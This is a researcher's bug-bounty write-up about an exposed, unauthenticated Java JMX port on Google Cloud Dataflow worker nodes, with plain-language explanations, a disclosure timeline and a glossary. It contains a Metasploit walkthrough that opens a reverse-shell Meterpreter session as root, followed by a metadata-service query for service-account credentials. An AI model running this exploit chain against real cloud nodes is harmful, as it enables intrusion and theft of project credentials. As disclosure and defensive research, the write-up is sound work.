rootis the user the process runs as, and698is its process number.2.0and0.5are percentages of processor and memory in use.1478308 81128are memory figures in kilobytes.?means it has no controlling terminal, andSsldescribes its state and scheduling.05:33is the start time and0:36the processor time used so far./usr/bin/kubeletis the program being run.--manifest-url=http://metadata.[redacted]/computeMetadata/v1/instance/attributes/google-container-manifesttells the kubelet to fetch its list of containers to start from a URL.metadata.[redacted]is a special address that only exists inside Google Cloud machines and answers questions about the machine itself.--manifest-url-header=Metadata-Flavor:Googleis an extra header sent with that request. The metadata service requires it so that random web pages cannot trick a browser into reading the machine's details.--pod-manifest-path=/etc/kubernetes/manifestsis a local folder the kubelet also watches for container definitions.--eviction-hard=is left empty, and--image-gc-high-threshold=100sets when old container images are cleaned up.
When digging in, the researcher did find that the kubelet is not using authentication, so he felt this was the target. Looking deeper, the kubelet here is used locally only. Its port has a local firewall on the node that the user could not accidentally disable. It is used to read a config file via the --manifest-url option, simply to start a set of containers on the Dataflow node. An interesting and unexpected use of the kubelet, but with basically no real attack surface.
To see the firewall, he listed its rules:
mike@rce-test-03132132-eggq-harness-9kxv ~ $ sudo iptables -S
-P INPUT DROP
-P FORWARD DROP
-P OUTPUT DROP
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N KUBE-FIREWALL
-N KUBE-KUBELET-CANARY
-A INPUT -j KUBE-FIREWALL
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 4194 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5555 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12345 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12346 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12347 -j ACCEPT
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A OUTPUT -j KUBE-FIREWALL
-A OUTPUT -m state --state NEW,RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A KUBE-FIREWALL -m comment --comment "kubernetes firewall for dropping marked packets" -m mark --mark 0x8000/0x8000 -j DROP
-A KUBE-FIREWALL ! -s [redacted]/8 -d [redacted]/8 -m comment --comment "block incoming localnet connections" -m conntrack ! --ctstate RELATED,ESTABLISHED,DNAT -j DROP
This is the output of iptables, the Linux tool that decides which network traffic is allowed in and out. Think of it as a list of rules read from top to bottom, like a guest list at a door. sudo means the command was run with administrator rights, and the prompt shows the user mike on a machine whose name starts with rce-test.
-P INPUT DROP,-P FORWARD DROP,-P OUTPUT DROPset the default for incoming, forwarded and outgoing traffic to DROP, meaning anything not explicitly allowed is thrown away.-Nlines create named chains, which are sub-lists of rules:DOCKER, two Docker isolation stages,KUBE-FIREWALLandKUBE-KUBELET-CANARY.-A INPUT -j KUBE-FIREWALLsends all incoming traffic through the Kubernetes firewall chain first.-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPTallows replies belonging to connections that already exist.-A INPUT -i lo -j ACCEPTallows traffic on the loopback interface, the machine talking to itself.-A INPUT -p icmp -j ACCEPTallows ping.- The
--dportlines allow incoming connections to specific ports: 22 (SSH), 4194, 5555, 12345, 12346 and 12347. - The
FORWARDandOUTPUTlines do the same job for traffic passing through the machine and for traffic leaving it. - The two
KUBE-FIREWALLlines drop packets marked by Kubernetes and block connections that appear to come from the local network range[redacted]/8.
Interesting ports
Looking at the firewall, there are some interesting ports being opened. The researcher cross-referenced this with the ports that were actually listening on the network.
mike@rce-test-03132132-eggq-harness-9kxv ~ $ sudo netstat -ltn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 [redacted]:44639         [redacted]:*               LISTEN
tcp        0      0 [redacted]:20257         [redacted]:*               LISTEN
tcp        0      0 [redacted]:10248         [redacted]:*               LISTEN
tcp        0      0 [redacted]:6060          [redacted]:*               LISTEN
tcp        0      0 [redacted]:6061          [redacted]:*               LISTEN
tcp        0      0 [redacted]:6062          [redacted]:*               LISTEN
tcp        0      0 [redacted]:35889         [redacted]:*               LISTEN
tcp        0      0 [redacted]:22              [redacted]:*               LISTEN
tcp6       0      0 :::36959                :::*                    LISTEN
tcp6       0      0 :::10250                :::*                    LISTEN
tcp6       0      0 :::10255                :::*                    LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
tcp6       0      0 :::8081                 :::*                    LISTEN
tcp6       0      0 :::28081                :::*                    LISTEN
tcp6       0      0 :::5555                 :::*                    LISTEN
tcp6       0      0 :::12345                :::*                    LISTEN
tcp6       0      0 :::12346                :::*                    LISTEN
tcp6       0      0 :::12347                :::*                    LISTEN
netstat -ltn lists network sockets that are listening for connections. A port is a numbered doorway on a machine; different services listen on different numbers, the way different offices in a building have different room numbers. Reading the output:
Protois the protocol,tcpfor normal connections ortcp6for the newer IPv6 version.Recv-QandSend-Qare queue sizes, both zero here.Local Addressis the address and port being listened on.[redacted]means only the machine itself can connect.[redacted]means any address on the machine, and::is the IPv6 equivalent.Foreign Addressis the other end,[redacted]:*because nobody is connected yet.LISTENmeans the service is waiting for connections.
So port 22 is open to the world for SSH, and ports 5555, 8080, 8081, 10250, 10255, 12345, 12346, 12347, 28081 and 36959 are listening on all addresses. Several of those match the firewall rules above.
Exposing Java JMX
After probing more of the Dataflow node, the researcher identified port 5555 as a Java JMX port. He started looking at how it was configured. His assumption was that Google would generate some PKI to manage these on a per-instance-group basis or similar. PKI stands for public key infrastructure: the system of certificates and keys that lets two computers prove who they are to each other, the same idea that puts the padlock in your browser. Since he could look at the VM directly, he examined the Java processes running.
root        1619  1.1  1.5 9444612 237884 ?      Sl   05:33   0:14 java -Xmx5823121899 -XX:-OmitStackTraceInFastThrow -Xlog:gc*:file=/var/log/dataflow/jvm-gc.log -cp /opt/google/dataflow/streaming/libWindmil
lServer.jar:/opt/google/dataflow/streaming/dataflow-worker.jar:/opt/google/dataflow/slf4j/jcl_over_slf4j.jar:/opt/google/dataflow/slf4j/log4j_over_slf4j.jar:/opt/google/dataflow/slf4j/log4j_to_slf4j.jar:/var
/opt/google/dataflow/teleport-all-bundled-[redacted].jar -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.port=5555 -Dcom.sun.management.jmxre
mote.rmi.port=5555 -Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote=true -Ddataflow.worker.json.logging.location=/var/log/dataflow/dataflow.json.log -Ddataflow.worker.logging.filepath=
/var/log/dataflow/dataflow-json.log -Ddataflow.worker.logging.location=/var/log/dataflow/dataflow-worker.log -Djava.rmi.server.hostname=localhost -Djava.security.properties=/opt/google/dataflow/tls/disable_g
cm.properties -Djob_id=2021-03-13_21_32_24-2407065038400700449 -Dsdk_pipeline_options_file=/var/opt/google/dataflow/pipeline_options.json -Dstatus_port=8081 -Dwindmill.hostport=tcp://rce-test-03132132-eggq-h
arness-9kxv:12346 -Dworker_id=rce-test-03132132-eggq-harness-9kxv org.apache.beam.runners.dataflow.worker.StreamingDataflowWorker
This is another process list line, this time for the main Java program. The first columns are the same as before: user root, process number 1619, memory and processor figures, start time 05:33 and processor time 0:14. The rest is the command that started the program:
javais the Java runtime, and-Xmx5823121899sets the maximum memory it may use.-XX:-OmitStackTraceInFastThrowchanges how Java reports repeated errors, and-Xlog:gc*:file=/var/log/dataflow/jvm-gc.logwrites memory-cleanup logs to a file.-cplists the Java archives (.jarfiles) the program may load code from, separated by colons. These are Dataflow's own libraries plus a bundled teleport archive.-Dcom.sun.management.jmxremote.authenticate=falseturns off the password check for JMX.-Dcom.sun.management.jmxremote.port=5555and-Dcom.sun.management.jmxremote.rmi.port=5555put JMX on port 5555.-Dcom.sun.management.jmxremote.ssl=falseturns off encryption for JMX, and-Dcom.sun.management.jmxremote=trueswitches remote management on.- The
-Ddataflow.worker...options set where log files are written. -Djava.rmi.server.hostname=localhosttells the remote-access library to advertise the namelocalhost, meaning the machine itself.-Djava.security.properties=/opt/google/dataflow/tls/disable_gcm.propertiespoints at a security settings file.-Djob_id=...identifies the Dataflow job,-Dsdk_pipeline_options_file=...points at the job's settings file, and-Dstatus_port=8081sets the port for status checks.-Dwindmill.hostport=tcp://rce-test-03132132-eggq-harness-9kxv:12346and-Dworker_id=...tell the worker how to reach its internal coordination service and what its own name is.- The final part,
org.apache.beam.runners.dataflow.worker.StreamingDataflowWorker, is the Java class being run: the streaming worker itself.
The main Java process had command line flags that indicated these would be easy to exploit if exposed:
-Dcom.sun.management.jmxremote.authenticate=false
-Dcom.sun.management.jmxremote.port=5555
-Dcom.sun.management.jmxremote.rmi.port=5555
-Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote=true
In plain words: no password, port 5555, no encryption, remote management switched on. At this point the researcher knew the Java JMX port is open on the node, has no authentication enabled and does not use TLS. TLS is the encryption that protects traffic between two computers, the same thing that makes a website address start with https.
The Java process, however, runs inside a container. The container in question is gcr.io/cloud-dataflow/v1beta3/beam-java11-streaming, and it is not privileged.
mike@rce-test-03132132-eggq-harness-9kxv ~ $ docker ps
CONTAINER ID        IMAGE                                                 COMMAND                  CREATED             STATUS              PORTS               NAMES
45c35eba0e2b        7f3e060bc2d1                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_healthchecker_dataflow-rce-test-03132132-egg
q-harness-[redacted]
ba1b2cbd5206        5e5fd88bb114                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_vmmonitor_dataflow-rce-test-03132132-eggq-ha
rness-[redacted]
4f66fba6f950        gcr.io/cloud-dataflow/v1beta3/beam-java11-streaming   "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_java-streaming_dataflow-rce-test-03132132-eg
gq-harness-[redacted]
f3371b60d698        8bafeddd4c03                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_windmill_dataflow-rce-test-03132132-eggq-har
ness-[redacted]
e4a954c91d5a        k8s.gcr.io/pause:3.2                                  "/pause"                 28 minutes ago      Up 28 minutes                           k8s_POD_dataflow-rce-test-03132132-eggq-harness-
[redacted]
docker ps lists the containers running on the machine. Each row is one container:
CONTAINER IDis a short unique code for the container.IMAGEis the packaged software it was built from. One of them is the Dataflow Java streaming image; the others are internal images identified only by hash.COMMANDis the program started inside it, shown truncated.CREATEDandSTATUSsay when it started and that it is running.PORTSis empty, which is a clue: no ports were published the usual way.NAMESis the container's name, which includes the Kubernetes pod name and the Dataflow job name.
The container, however, was using host networking. Normally a container has its own private network address, and you have to publish a port to let the outside world reach it. With host networking, the container shares the machine's own network address directly, so anything listening inside the container is reachable on the machine's address. This meant that although the container was unprivileged, it could still access the host VM's metadata service. The metadata service is a special web address that only answers from inside a Google Cloud machine and hands out information about that machine, including temporary credentials for the account it runs as. This allows access to generate signed JWT tokens, which are short strings that prove an identity to another service and can be used to access other GCP services.
Unauthenticated JMX should not be used in production and is easily exploited. Oracle, the company behind Java, warns of this in the Java documentation. Exposed internally or externally, it may allow an attacker to access the Dataflow node and the GCP service account assigned to the Dataflow job. A service account is a kind of robot user account that software uses to log in to Google Cloud services. By default, this is the default compute service account, which has the Editor role on the entire GCP project by default. A role is a bundle of permissions; Editor can create, change and delete most things in a project.
Default internal traffic firewall rule
To attack the JMX port, the researcher's goal was to make it work from the Internet. Exploitability from an internal system is a risk and interesting, but unlikely to be valued or prioritised by Google. By default, Google Cloud adds a firewall rule named default-allow-internal to a project's firewall when the project is created via the Cloud Console. A firewall rule is a rule that decides which network traffic may enter or leave. This rule allows nearly all traffic to pass between nodes on the VPC. A VPC, or Virtual Private Cloud, is your own private network inside Google Cloud, where your machines live. So it was clear that any internal VPC hosts, and possibly other hosts connected to the VPC through Cloud Interconnect, may also be subject to this rule and would be able to exploit the vulnerability. Cloud Interconnect is a private physical link between a company's own network and Google Cloud. This would allow internal hosts to pivot and gain service account access in the Google Cloud project. To pivot means to use one compromised machine as a stepping stone to reach others.
External IPs by default
For external access, Dataflow nodes are assigned an external IP by default. An IP address is the numeric address of a machine on a network, like a postal address. This address is subject to firewall controls, and no default rules allow ingress traffic from the Internet. Ingress means traffic coming in. This is where things get somewhat implementation specific. While Google describes Dataflow as "fully managed" and the researcher feels a PaaS or SaaS service's security should not be impacted by a customer's VPC firewall, the Dataflow worker nodes are directly impacted. The vulnerability is that an unauthenticated Java JMX port is exposed on the network interface of the Dataflow worker node. This is entirely controlled by Google, including any local firewalls, via their instance template. The customer, however, does have the ability to mitigate this by either limiting or blocking all traffic to that port using the GCP VPC firewall. The customer would need to know that this firewall rule is required.
At this point, the researcher's expectation was that some GCP customers likely have overly permissive firewall rules that may allow Dataflow nodes to be exposed on the Internet. He performed a passive scan to identify port 5555 being open in US-based GCP regions. A passive scan means checking from outside whether a port answers, without trying to break in. This produced over 2200 results, leading him to believe that this indeed does affect real customers.
Mitigation
To mitigate this and potentially other vulnerabilities in the Dataflow nodes, his recommendation is a tag-based firewall rule applied to the VPC to block all traffic. A tag is a label attached to machines; a rule can target machines by label instead of by address. This can target the dataflow network tag, which is configured by default for Dataflow nodes.
Walk-through to get RCE
The following is a walk-through of the process used at the time to gain remote code execution.
Setup
Requirements:
-
Google Cloud Project
- Billing must be enabled
- Compute Engine API must be enabled
- Pub/Sub API must be enabled
Billing must be enabled because Google will not let you create paid resources without a payment method on file. The APIs must be enabled because a project starts with most services switched off; enabling an API is like opening a counter at a service desk.
Create a Google Cloud project. Here, the researcher created one called gcp-dataflow-rce-poc and has since deleted this project.
The Billing and Compute Engine APIs must be enabled. A default VPC is created when the Compute Engine API is enabled. The Pub/Sub API should automatically be enabled for most users when accessing Pub/Sub via the Cloud Console. Pub/Sub is Google's messaging service: one program publishes messages to a named topic, and another program subscribes and receives them. It is like a bulletin board: the sender pins a note, and readers pick it up.
Simulate an overly permissive firewall
Here, the researcher added a bad firewall rule to his VPC. This is used to simulate an overly permissive firewall rule allowing access to TCP ports 80-8080 from all hosts. TCP is the standard protocol that carries most Internet traffic, and a port range like 80-8080 covers a huge number of services. "From all hosts" means any computer on the Internet may connect.
Create example sources and sinks
For this example, the researcher uses a Dataflow streaming job, which is what he is personally most familiar with. A streaming job processes data continuously as it arrives, rather than in one batch. To use this, we need some example data sources and data sinks. A source is where data comes from; a sink is where results go. So to do this, he creates two example Pub/Sub topics.
Create temporary storage for Dataflow
Dataflow requires temporary storage. To accommodate this, he created a Google Storage bucket. A bucket is a named container for files in cloud storage, like a folder in the cloud.
Run example Dataflow job
He selects the Pub/Sub to Pub/Sub template and provides the previously created Pub/Sub source and sink as well as the temporary storage. A template is a ready-made job you can run by filling in a few fields, instead of writing code. Default IAM project permissions should work. IAM stands for Identity and Access Management: Google Cloud's system for deciding who may do what.
Once the job is started, it can be seen in the Dataflow jobs page. The VM nodes will also be visible in the Compute Engine console. By default, there is a public IP assigned and access to this is governed by the VPC firewall.
Attacking the Dataflow node
First, let's confirm we do indeed have access to the JMX port on the worker node.
mike@enemabot:~$ nmap -p 5555 -Pn [redacted]
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-14 05:36 UTC
Nmap scan report for 31.73.226.35.bc.googleusercontent.com ([redacted])
Host is up (0.029s latency).

PORT     STATE SERVICE
5555/tcp open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
Nmap is a free tool that probes a machine's ports to see which are open. Reading the output:
mike@enemabot:~$is the prompt on the researcher's own machine, andnmapis the command.-p 5555says check only port 5555, and-Pnsays treat the machine as online without first pinging it.[redacted]is the worker node's public address.- The version line and the scan report line show the tool version and the name that address resolves to.
Host is up (0.029s latency)means the machine answered and the round trip took 29 milliseconds.- The table shows
5555/tcp open, meaning the port accepted a connection. The wordfreecivis just Nmap's guess at what usually runs on that port number; it is not what is actually running here.
So the researcher knows the worker node is indeed accessible from the Internet. The next step is to exploit the exposed JMX port. The easiest way he found was to use Metasploit, a widely used framework that bundles ready-made exploits. An exploit is a piece of code that takes advantage of a specific vulnerability. It has an exploit just for this vulnerability and worked well.
msf6 > use exploit/multi/misc/java_jmx_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jmx_server) > set RHOST [redacted]
RHOST => [redacted]
msf6 exploit(multi/misc/java_jmx_server) > set RPORT 5555
RPORT => 5555
msf6 exploit(multi/misc/java_jmx_server) > set TARGET 0
TARGET => 0
msf6 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on xxx.xxx.xx.xx:4444
[*] [redacted]:5555 - Using URL: http://[redacted]:8080/TBcr4j3akne
[*] [redacted]:5555 - Local IP: http://xxx.xxx.xx.xx:8080/TBcr4j3akne
[*] [redacted]:5555 - Sending RMI Header...
[*] [redacted]:5555 - Discovering the JMXRMI endpoint...
[+] [redacted]:5555 - JMXRMI endpoint on localhost:5555
[*] [redacted]:5555 - Proceeding with handshake...
[+] [redacted]:5555 - Handshake with JMX MBean server on localhost:5555
[*] [redacted]:5555 - Loading payload...
[*] [redacted]:5555 - Replied to request for mlet
[*] [redacted]:5555 - Replied to request for payload JAR
[*] [redacted]:5555 - Executing payload...
[*] [redacted]:5555 - Replied to request for payload JAR
[*] Sending stage (58108 bytes) to [redacted]
[*] Meterpreter session 1 opened (xxx.xxx.xx.xx:4444 -> [redacted]:54684) at 2021-03-14 05:40:31 +0000

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
rce-test-03132132-eggq-harness-9kxv
This is a Metasploit session, and each line is a command or a status message:
use exploit/multi/misc/java_jmx_serverselects the module for this JMX weakness.- The
[*] No payload configuredline says no payload was chosen. A payload is the code that runs on the target once the exploit succeeds; the default isjava/meterpreter/reverse_tcp, which connects back to the attacker. set RHOST [redacted]sets the target address, andset RPORT 5555sets the target port.set TARGET 0picks the first of the module's target variants.exploitstarts the attack.Started reverse TCP handler on xxx.xxx.xx.xx:4444means Metasploit is listening on the attacker's own machine for the target to call back. The address is redacted here.Using URL: http://[redacted]:8080/TBcr4j3akneandLocal IP: ...show the small web server Metasploit starts to hand the payload to the target.Sending RMI Header...andDiscovering the JMXRMI endpoint...are the first steps of the conversation. RMI is Java's remote method invocation protocol, the transport JMX uses over the network.JMXRMI endpoint on localhost:5555andHandshake with JMX MBean server on localhost:5555confirm the target's management service answered. An MBean is a managed object inside a Java program that JMX can control.Loading payload...,Replied to request for mletandReplied to request for payload JARshow the target asking for code and Metasploit serving it. An mlet is a small Java file that tells the program to download and run another Java archive.Executing payload...means the code is now running on the target.Sending stage (58108 bytes)andMeterpreter session 1 openedmean a working remote-control session was established. Meterpreter is Metasploit's remote-control shell.getuidasks which user the session runs as, andServer username: rootanswers: the most powerful account.shellopens an ordinary command shell, andhostnameprints the machine's name,rce-test-03132132-eggq-harness-9kxv.
It is not abundantly clear, but the shell is on the Dataflow worker node and inside an unprivileged container. That alone does not yet make it useful from an attacker's point of view.
Reaching the metadata service
From here, the researcher checks whether there is any access to the GCP project. He queries the GCP metadata service for a service account assigned to the node and exposed to the container.
curl -s "http://metadata.[redacted]/computeMetadata/v1/instance/service-accounts/default/email" -H "Metadata-Flavor: Google"
[redacted]
curl is a command-line tool for fetching a web address. Reading the command:
-smeans silent, so it does not print progress.- The address
http://metadata.[redacted]/computeMetadata/v1/instance/service-accounts/default/emailasks the metadata service for the email address of the default service account attached to this machine. -H "Metadata-Flavor: Google"adds the required header. A header is extra information sent along with a web request, like the label on a parcel.- The line below is the answer: the Compute Engine default service account.
It returns the Compute Engine default service account, as expected. As the default compute service account, it has the Editor role and significant access to the GCP project. It is likely that many customers continue to keep the default IAM role assigned to the default compute service account. Regardless, this shows that whatever service account is assigned to the Dataflow node, this container can access the metadata service and obtain the access and IAM permissions assigned to that service account. This can be used to attack the customer's GCP services.
Root cause
The main Java process on the worker node runs with JMX remote management enabled, authentication disabled and SSL disabled, on port 5555. The node also has an external IP by default, so whether the port is reachable from the Internet depends on the customer's VPC firewall rules. The default-allow-internal rule, added by default to projects created through the Cloud Console, allows nearly all traffic between VPC nodes, so internal hosts can reach the port regardless.
Impact
An attacker who can reach port 5555 can run code as root inside the unprivileged container on the Dataflow worker node. From there the container can reach the metadata service and obtain the permissions of the service account assigned to the job, which by default is the default compute service account with the Editor role on the whole project. This applies to internal VPC hosts, possibly hosts connected through Cloud Interconnect, and to external hosts where the customer's firewall rules permit it. The researcher's passive scan found over 2200 US-based GCP results with port 5555 open, which he took as evidence that real customers are affected.
Fix
No fix is described in the report. The mitigation the researcher recommends is a tag-based firewall rule on the VPC that blocks all traffic, targeting the dataflow network tag, which is configured by default for Dataflow nodes.
Variants to test
- Scan Dataflow worker nodes for port 5555 from outside and from another host in the same VPC. A positive result is a TCP connection that completes and an RMI/JMX handshake, as in the Metasploit output above.
- Check the Java command line on any managed worker node for
-Dcom.sun.management.jmxremote.authenticate=falseand-Dcom.sun.management.jmxremote.ssl=false. A positive result is a JMX port reachable without credentials or TLS. - From a shell obtained on a worker node, query the metadata service for the default service account email. A positive result is an email returned, showing the container can obtain that account's permissions.
- Review the project's firewall rules for
default-allow-internaland for any rule that opens a wide port range to all hosts. A positive result is a rule that lets external or internal hosts reach the worker node's JMX port. - Check whether the worker node's container uses host networking. A positive result means a service bound inside the container is reachable on the node's interface.
Bug bounty timeline
All times US Eastern Time.
Technical acceptance
- Mar 5, 2021 11:38PM: vulnerability reported to Google's VRP. Details include the conditions when the vulnerability is exploitable, including user-managed firewall settings.
- Mar 8, 2021 09:56AM: triaged and assigned. Triaged means a first reviewer has looked at it and given it to the right team.
- Mar 13, 2021 07:31PM: Google closes the bug: Won't Fix (Intended Behaviour).
- Mar 13, 2021 08:12PM: the researcher responds with clarification on requirements and additional screenshots.
- Mar 14, 2021 06:06AM: the bug report is reopened and reassigned.
- Mar 14, 2021 12:36PM: he provides more details on why it is exploitable as well as a Dataflow job ID which he exploited in his personal project.
- Apr 1, 2021 07:10AM: Google closes the bug: Won't Fix (Not Reproducible). Google asks about the firewall rules and how the JMX port is accessed.
- Apr 1, 2021 01:59PM: he responds with more information and clarifies his view of the unauthenticated JMX port as the vulnerability.
- Apr 8, 2021 06:34AM: the bug report is reopened and reassigned.
- Apr 9, 2021 02:04AM: Google responds confirming the default firewall rules make this exploitable internally, and asks for more information on what ports are exposed externally to Dataflow nodes.
- Apr 12, 2021 08:51AM: he responds and provides information specifically on default firewall rules and the difference when creating a project using APIs directly versus using the Cloud Console. He reiterates that the unauthenticated JMX port is the vulnerability (Google managed), and the VPC firewall may be used as a mitigating control (user managed).
- Apr 13, 2021 09:11AM: vulnerability accepted. Google accepts the vulnerability report and a bug is opened. The report is passed to the reward panel for consideration of payout. It comes with a warning they do not believe this would be severe enough to qualify for a reward.
- May 4, 2021 10:20AM: the reward panel awards $3133.70.
Payout
- May 24, 2021 07:35PM: the Google VRP payment team reaches out to ask for personal information.
A number of exchanges back and forth happen here. There were a few problems and delays being set up as a supplier to receive payment.
- August 3, 2021: payment received.
- August 9, 2021 04:56AM: Google sends a notification of a $200 payment.
- August 10, 2021 02:35PM: Google responds with an explanation of the $200 as an appreciation for those who were impacted by slow bounty payouts.
Glossary
- API (Application Programming Interface): a way for one piece of software to ask another to do something.
- Apache Beam: a toolkit for writing programs that process large amounts of data, runnable on several platforms.
- Bucket: a named container for files in cloud storage.
- Bug bounty / vulnerability reward program (VRP): a scheme where a company pays outsiders who report security problems.
- Container: an isolated box inside a machine that runs one piece of software with its own view of the filesystem and network.
- curl: a command-line tool for fetching web addresses.
- Dataflow: Google's fully managed service for running Apache Beam data processing jobs.
- Docker: software for building and running containers;
docker pslists running containers. - Editor role: a bundle of Google Cloud permissions that allows creating, changing and deleting most resources in a project.
- Exploit: code that takes advantage of a specific vulnerability.
- Firewall rule: a rule that decides which network traffic may enter or leave.
- GKE (Google Kubernetes Engine): Google's managed Kubernetes service.
- Header: extra information sent along with a web request or response.
- Host networking: a container setting that makes the container share the machine's own network address.
- IAM (Identity and Access Management): Google Cloud's system for deciding who may do what.
- Ingress: network traffic coming in.
- Instance template: a recipe for creating virtual machines, including startup settings and firewall attachments.
- IP address: the numeric address of a machine on a network.
- iptables: the Linux tool that lists and sets firewall rules.
- Java: a widely used programming language that runs inside a Java Virtual Machine.
- JMX (Java Management Extensions): a built-in Java feature for inspecting and controlling a running Java program from outside.
- JWT (JSON Web Token): a signed string that proves an identity to another service.
- Kubelet: the agent on each Kubernetes machine that starts and stops containers.
- Kubernetes: a system for managing containers across many machines.
- MBean: a managed object inside a Java program that JMX can control.
- Metadata service: a special web address that only answers from inside a cloud machine and hands out information and credentials about that machine.
- Metasploit: a framework that bundles ready-made exploits and payloads.
- Meterpreter: Metasploit's remote-control shell.
- mlet: a small Java file that tells a program to download and run another Java archive.
- Nmap: a tool that probes a machine's ports to see which are open.
- PaaS (Platform as a Service): a cloud offering where the provider manages the machines and the customer manages their code and data.
- Passive scan: checking from outside whether a port answers, without trying to break in.
- Payload: the code that runs on the target after an exploit succeeds.
- PKI (public key infrastructure): the system of certificates and keys that lets computers prove who they are to each other.
- Port: a numbered doorway on a machine that a particular service listens on.
- Pivot: to use one compromised machine as a stepping stone to reach others.
- Privileged container: a container allowed to touch the host machine's hardware and settings.
- Project: a folder in Google Cloud that holds machines, storage and permissions.
- Pub/Sub: Google's messaging service, where publishers send messages to topics and subscribers receive them.
- Remote code execution (RCE): the ability to make a target machine run code of your choosing.
- RMI (Remote Method Invocation): Java's protocol for calling methods on objects in another process or machine.
- Role: a bundle of permissions in Google Cloud.
- Runner: the part of Beam that executes a program on a particular platform.
- SDK (Software Development Kit): tools and libraries that make it easier to write programs for a platform.
- Service account: a robot user account that software uses to log in to cloud services.
- Shared responsibility model: the split of security duties between a cloud provider and its customer.
- Sink: where data goes in a data processing job.
- Source: where data comes from in a data processing job.
- SSH: a standard way to open a text terminal on a remote machine.
- Streaming job: a job that processes data continuously as it arrives.
- TCP: the standard protocol that carries most Internet traffic.
- Template (Dataflow): a ready-made job you can run by filling in a few fields.
- TLS: encryption that protects traffic between two computers.
- Topic: a named channel in Pub/Sub that messages are published to.
- Triaged: reviewed and assigned to the right team.
- Unauthenticated: with no password, key or identity check.
- Unprivileged container: a container restricted from touching the host machine's hardware and settings.
- VPC (Virtual Private Cloud): your own private network inside Google Cloud.
- Worker node: one of the machines Dataflow creates to do the work of a job.


